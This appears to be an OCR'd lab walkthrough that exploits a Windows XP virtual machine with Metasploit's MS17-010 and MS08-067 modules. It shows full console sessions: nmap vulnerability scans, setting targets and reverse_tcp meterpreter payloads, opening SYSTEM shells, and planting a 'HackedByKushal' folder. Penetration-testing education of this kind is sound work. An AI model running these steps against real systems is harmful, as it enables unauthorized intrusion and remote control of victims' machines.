

Exploitation of vulnerable machines

Windows Xp Professional

Exploit 1: MS17-010

*Scan ip of local machine .





*Get the ip address of all background machines.

Exploitation of vulnerable machines

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -Pn -sV --script vuln 192.168.64.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-29 18:40 EDT
Nmap scan report for 192.168.64.131
Host is up (0.00019s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:6C:C2:5F (VMware)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
```

Open ports

Vulnerable version

*Finding the vulnerable versions.

```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit ms17-010
--------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                         |  Path
--------------------------------------------------------------------------------------- ---------------------------------
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remot | windows/remote/43970.rb
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)     | windows/dos/41891.rb
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)  | windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code E | windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution ( | windows_x86-64/remote/42030.py
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Executio | windows_x86-64/remote/41987.py
--------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(root㉿kali)-[/home/kali]
```

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
```

Exploitation of vulnerable machines

```
File  Actions  Edit  View  Help
msf6 > search  MS17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Che
ck  Description
   -  ----                                      ---------------  ----     ---
--  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes
    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes
    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
 Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No
    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
 Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No
    MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes
    SMB DOUBLEPULSAR Remote Code Execution
```

```
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.64.131
RHOSTS => 192.168.64.131
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.64.128
LHOST => 192.168.64.128
msf6 exploit(windows/smb/ms17_010_psexec) > expoit
[-] Unknown command: expoit
msf6 exploit(windows/smb/ms17_010_psexec) > expolit
[-] Unknown command: expolit
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
```

RHOST=>IP of vulnerable machine


LHOST=>IP of VMWARE

```
[*] 192.168.64.131:445 - <---------- | Leaving Danger Zone | ---------->
[*] 192.168.64.131:445 - Reading from CONNECTION struct at: 0x81d488c0
[*] 192.168.64.131:445 - Built a write-what-where primitive...
[+] 192.168.64.131:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.64.131:445 - Selecting native target
[*] 192.168.64.131:445 - Uploading payload... fCoqmJVI.exe
[*] 192.168.64.131:445 - Created \fCoqmJVI.exe...
[+] 192.168.64.131:445 - Service started successfully...
[*] 192.168.64.131:445 - Deleting \fCoqmJVI.exe...
[*] Sending stage (176198 bytes) to 192.168.64.131
[*] Meterpreter session 1 opened (192.168.64.128:4444 -> 192.168.64.131:1135) at 2024-05-29 1
8:53:47 -0400

meterpreter >
```

Exploitation of vulnerable machines


```
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > cd..
[-] Unknown command: cd..
meterpreter > cd ..
meterpreter > pwd
C:\WINDOWS
meterpreter > cd ..
meterpreter > pwd
C:\
meterpreter > mkdir HackedByKushal
Creating directory: HackedByKushal
meterpreter >
```




```
meterpreter > shell
Process 3460 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>cd HackedByKushal
cd HackedByKushal

C:\HackedByKushal>echo "----------Hacked----------" >hack.txt
echo "----------Hacked----------" >hack.txt
```



Exploit 2: MS08-067

```
msf6 > search MS08-067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft
Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb
/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.64.131
RHOSTS => 192.168.64.131
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.64.128
LHOST => 192.168.64.128
msf6 exploit(windows/smb/ms08_067_netapi) >
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > show targets

Exploit targets:
================

    Id  Name
    --  ----
⇒   0   Automatic Targeting
    1   Windows 2000 Universal
    2   Windows XP SP0/SP1 Universal
    3   Windows 2003 SP0 Universal
    4   Windows XP SP2 English (AlwaysOn NX)
    5   Windows XP SP2 English (NX)
    6   Windows XP SP3 English (AlwaysOn NX)
    7   Windows XP SP3 English (NX)
    8   Windows XP SP2 Arabic (NX)
    9   Windows XP SP2 Chinese - Traditional / Taiwan (NX)
    10  Windows XP SP2 Chinese - Simplified (NX)
    11  Windows XP SP2 Chinese - Traditional (NX)
    12  Windows XP SP2 Czech (NX)
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > set TARGET 6
TARGET ⇒ 6
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.64.128:4444
[*] 192.168.64.131:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.64.131
[*] Meterpreter session 1 opened (192.168.64.128:4444 → 192.168.64.131:1141) at 2024-05-29 1
9:35:40 -0400

meterpreter >
```